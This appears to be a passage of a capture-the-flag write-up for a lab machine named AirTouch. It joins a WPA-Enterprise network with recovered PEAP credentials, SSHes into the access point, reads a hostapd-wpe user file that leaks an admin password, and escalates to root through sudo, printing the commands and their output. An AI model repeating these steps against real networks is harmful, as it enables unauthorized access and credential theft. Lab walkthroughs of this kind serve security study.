Generic PEAP (Username/Password) Example:

bash

```
network={
    ssid="YourNetworkSSID"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="your_username"
    password="your_password"
    phase2="auth=MSCHAPV2"
    # Optional: path to the CA certificate to verify the server
    # ca_cert="/etc/ssl/certs/ca-certificates.crt"
}
```

Steps to Connect:

1. **Identify Interface**: Find your Wi-Fi interface name (e.g., `wlan0`) using `ip link` or `iwconfig`.
2. **Run Supplicant**: Execute the following to connect in the background (`-B`):
   `sudo wpa_supplicant -B -i wlan0 -c /etc/wpa_supplicant/wpa_supplicant.conf`
3. **Obtain IP**: Use DHCP to get an address:
   `sudo dhclient wlan0` Arch Linux Forums +3

```
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
    # Optional: path to the CA certificate to verify the server
    # ca_cert="/etc/ssl/certs/ca-certificates.crt"
}
```

Use this file to get an ip

```
wpa_supplicant -B -i wlan3 -c /tmp/office.conf
dhclient -v wlan3
```

```
root@AirTouch-Consultant:~/eaphammer# wpa_supplicant -B -i wlan3 -c /tmp/office.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@AirTouch-Consultant:~/eaphammer# ip link set wlan3 up
root@AirTouch-Consultant:~/eaphammer# dhclient -v wlan3
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan3/02:00:00:00:03:00
Sending on   LPF/wlan3/02:00:00:00:03:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 3 (xid=0x7759357)
DHCPOFFER of 10.10.10.74 from 10.10.10.1
DHCPREQUEST for 10.10.10.74 on wlan3 to 255.255.255.255 port 67 (xid=0x57937507)
DHCPACK of 10.10.10.74 from 10.10.10.1 (xid=0x7759357)
bound to 10.10.10.74 -- renewal in 426324 seconds.
```

I can ssh as remote to 10.10.10.1 using cred from send_certs.sh


```
root@AirTouch-Consultant:~/eaphammer# ssh remote@10.10.10.1
The authenticity of host '10.10.10.1 (10.10.10.1)' can't be established.
ECDSA key fingerprint is SHA256:/lSCXr95A71FBCcQ9DT1xXMFeCAsLEnCUfSwu/3qPoE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.1' (ECDSA) to the list of known hosts.
remote@10.10.10.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
```

Get root shell

/etc/hostapd/hostapd_wpe.eap_user leaks credential

```
remote@AirTouch-AP-MGT:~$ cat /etc/hostapd/hostapd_wpe.eap_user | grep -v '^#' | grep .
*               PEAP,TTLS,TLS,FAST
*       PEAP,TTLS,TLS,FAST [ver=1]
"AirTouch\r4ulcl"                       MSCHAPV2            "laboratory" [2]
"admin"                                 MSCHAPV2            "xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
```

I can su to admin with this password and admin can be root with sudo


remote@AirTouch-AP-MGT:~$ su - admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
admin@AirTouch-AP-MGT:~$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User admin may run the following commands on AirTouch-AP-MGT:
(ALL) ALL
(ALL) NOPASSWD: ALL
admin@AirTouch-AP-MGT:~$ sudo su -
root@AirTouch-AP-MGT:~# ls

I got root!